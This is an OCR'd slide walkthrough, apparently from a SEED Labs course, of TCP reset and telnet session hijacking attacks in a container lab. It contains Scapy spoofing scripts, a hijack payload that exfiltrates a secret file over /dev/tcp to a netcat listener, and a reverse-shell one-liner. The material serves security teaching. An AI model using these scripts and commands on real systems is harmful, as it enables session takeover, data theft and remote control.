command.
Last login: Tue Nov  1 20:00:07 UTC 2022 from user1-10
.9.0.6.net-10.9.0.0 on pts/2
seed@2bb056619305:~$ 
```


Telnet connection established

Look at the most recent packet sent between client and server



```
Transmission Control Protocol, Src Port: 38724, Dst P
  Source Port: 38724
  Destination Port: 23
  [Stream index: 2]
  [TCP Segment Len: 0]
  Sequence number: 4072688695
  [Next sequence number: 4072688695]
  Acknowledgment number: 387565144
```


Your information may be different



TCP Reset Attack


We need the information to generate our spoofed packet:

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
2. Fill in src IP, dst IP, src port, dst port, and sequence number into reset.py




```
Transmission Control Protocol, Src Port: 38724, Dst P
  Source Port: 38724
  Destination Port: 23
  [Stream index: 2]
  [TCP Segment Len: 0]
  Sequence number: 4072688695
  [Next sequence number: 4072688695]
  Acknowledgment number: 387565144
```

Your information will be different




```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET.........")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=38724, dport=23,flags="R", seq=4072688695)
pkt = IPLayer/TCPLayer

send(pkt, verbose=0)
```




TCP Reset Attack

We need the information to generate our spoofed packet:

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
2. Fill in src IP, dst IP, src port, dst port, and sequence number into reset.py
3. Hop back to client 1 container, press enter, connection should be closed!




```
Transmission Control Protocol, Src Port: 38724, Dst P
  Source Port: 38724
  Destination Port: 23
  [Stream index: 2]
  [TCP Segment Len: 0]
  Sequence number: 4072688695
  [Next sequence number: 4072688695]
  Acknowledgment number: 387565144
```



```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET.........")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=38724, dport=23,flags="R", seq=4072688695)
pkt = IPLayer/TCPLayer

send(pkt, verbose=0)
```


Your information will be different



```
11/01/22]seed@VM:~/.../tcp_attacks$ vi reset.py
11/01/22]seed@VM:~/.../tcp_attacks$ sudo python3 reset.py
ENDING RESET PACKET.........
11/01/22]seed@VM:~/.../tcp_attacks$
```


```
hi  hifol
seed@2bb056619305:~$ Connection closed by foreign host
.
root@a7681354f555:/#
```

TCP Reset Attack


An error occurred, please try again later. Learn More

TCP Hijack Attack

Goal: Hijack an existing TCP connection (telnet), and get a server to execute a command *of our choice*




We spoof a packet with a command the run, and this packet looks like it came from the client (10.9.0.6)

TCP Hijack Attack

Hijack a current TCP connection and get a TCP server to execute commands of our choice

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
2. Look at most recent TCP/Telnet Packet in Wireshark



```
Transmission Control Protocol, Src Port: 38724, Dst P
  Source Port: 38724
  Destination Port: 23
  [Stream index: 2]
  [TCP Segment Len: 0]
  Sequence number: 4072688695
  [Next sequence number: 4072688695]
  Acknowledgment number: 387565144
```


Just like with the TCP reset, we need this information for our packet

Your information will be different

TCP Hijack Attack

Hijack a current TCP connection and get a TCP server to execute commands of our choice

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
2. Look at most recent TCP/Telnet Packet in Wireshark



```
Transmission Control Protocol, Src Port: 38724, Dst P
  Source Port: 38724
  Destination Port: 23
  [Stream index: 2]
  [TCP Segment Len: 0]
  Sequence number: 4072688695
  [Next sequence number: 4072688695]
  Acknowledgment number: 387565144
```

Just like with the TCP reset, we need this information for our packet


Your information will be different

For TCP Hijack, we will also be sending a **command** to run. What commands could we run?

TCP Hijack Attack

Hijack a current TCP connection and get a TCP server to execute commands of our choice

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
2. Look at most recent TCP/Telnet Packet in Wireshark



```
Transmission Control Protocol, Src Port: 38724, Dst P
    Source Port: 38724
    Destination Port: 23
    [Stream index: 2]
    [TCP Segment Len: 0]
    Sequence number: 4072688695
    [Next sequence number: 4072688695]
    Acknowledgment number: 387565144
```

Just like with the TCP reset, we need this information for our packet

Your information will be different


For TCP Hijack, we will also be sending a **command** to run. What commands could we run?

We could steal a file (demo), or we could create a ~~root shell~~ **reverse shell**

TCP Hijack Attack

Hijack a current TCP connection and get a TCP server to execute commands of our choice

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
2. Look at most recent TCP/Telnet Packet in Wireshark
3. Fill in packet information in sessionhijack.py



```
Transmission Control Protocol, Src Port
    Source Port: 38724
    Destination Port: 23
    [Stream index: 2]
    [TCP Segment Len: 0]
    Sequence number: 4072688695
    [Next sequence number: 4072688695]
    Acknowledgment number: 387565144
```


```python
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.........")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=38724, dport=23, flags="A",
               seq=4072688695, ack=387565144)
Data = "\r cat /home/seed/secret > /dev/tcp/10.0.2.70/9090\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
```

Your information will be different

TCP Hijack Attack

Hijack a current TCP connection and get a TCP server to execute commands of our choice

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
2. Look at most recent TCP/Telnet Packet in Wireshark
3. Fill in packet information in sessionhijack.py



```
Transmission Control Protocol, Src Port
  Source Port: 38724
  Destination Port: 23
  [Stream index: 2]
  [TCP Segment Len: 0]
  Sequence number: 4072688695
  [Next sequence number: 4072688695]
  Acknowledgment number: 387565144
```

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.........")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=38724, dport=23, flags="A",
               seq=4072688695, ack=387565144)
Data = "\r cat /home/seed/secret > /dev/tcp/10.0.2.70/9090\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
```

Your information will be different

TCP Hijack Attack

Hijack a current TCP connection and get a TCP server to execute commands of our choice


1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
2. Look at most recent TCP/Telnet Packet in Wireshark
3. Fill in packet information in sessionhijack.py
4. Summon a netcat server on attack machine (separate terminal)

```
netcat -lnv 9090
```


TCP Hijack Attack

Hijack a current TCP connection and get a TCP server to execute commands of our choice

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
2. Look at most recent TCP/Telnet Packet in Wireshark
3. Fill in packet information in sessionhijack.py\
4. Summon a netcat server on attack machine (separate terminal)
5. Run session hijack program



```
Data = "\r cat /home/seed/secret > /dev/tcp/10.9.0.1/9090\r"
```



```
[11/01/22]seed@VM:~$
[11/01/22]seed@VM:~$ netcat -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 52206
my password is dog123
[11/01/22]seed@VM:~$
```

TCP server sent us the output of the cat command!

Reverse Shell

A reverse shell gives us (an attacker) a bash shell that we can remotely use → Total control!!

```
$ /bin/bash -i > /dev/tcp/ATTACKER_IP/ATTACKER_PORT 0<&1 2>&1
```

start an interactive bash shell on the server
Whose input (stdin) comes from a TCP connection,
And whose output (stdout and stderr) goes to the same TCP connection

> output
< input

0 = stdin
1 = stdout
2 = stderr

In our spoofed packet, that will be the command that we want to run!

(remember to have netcat server also running!)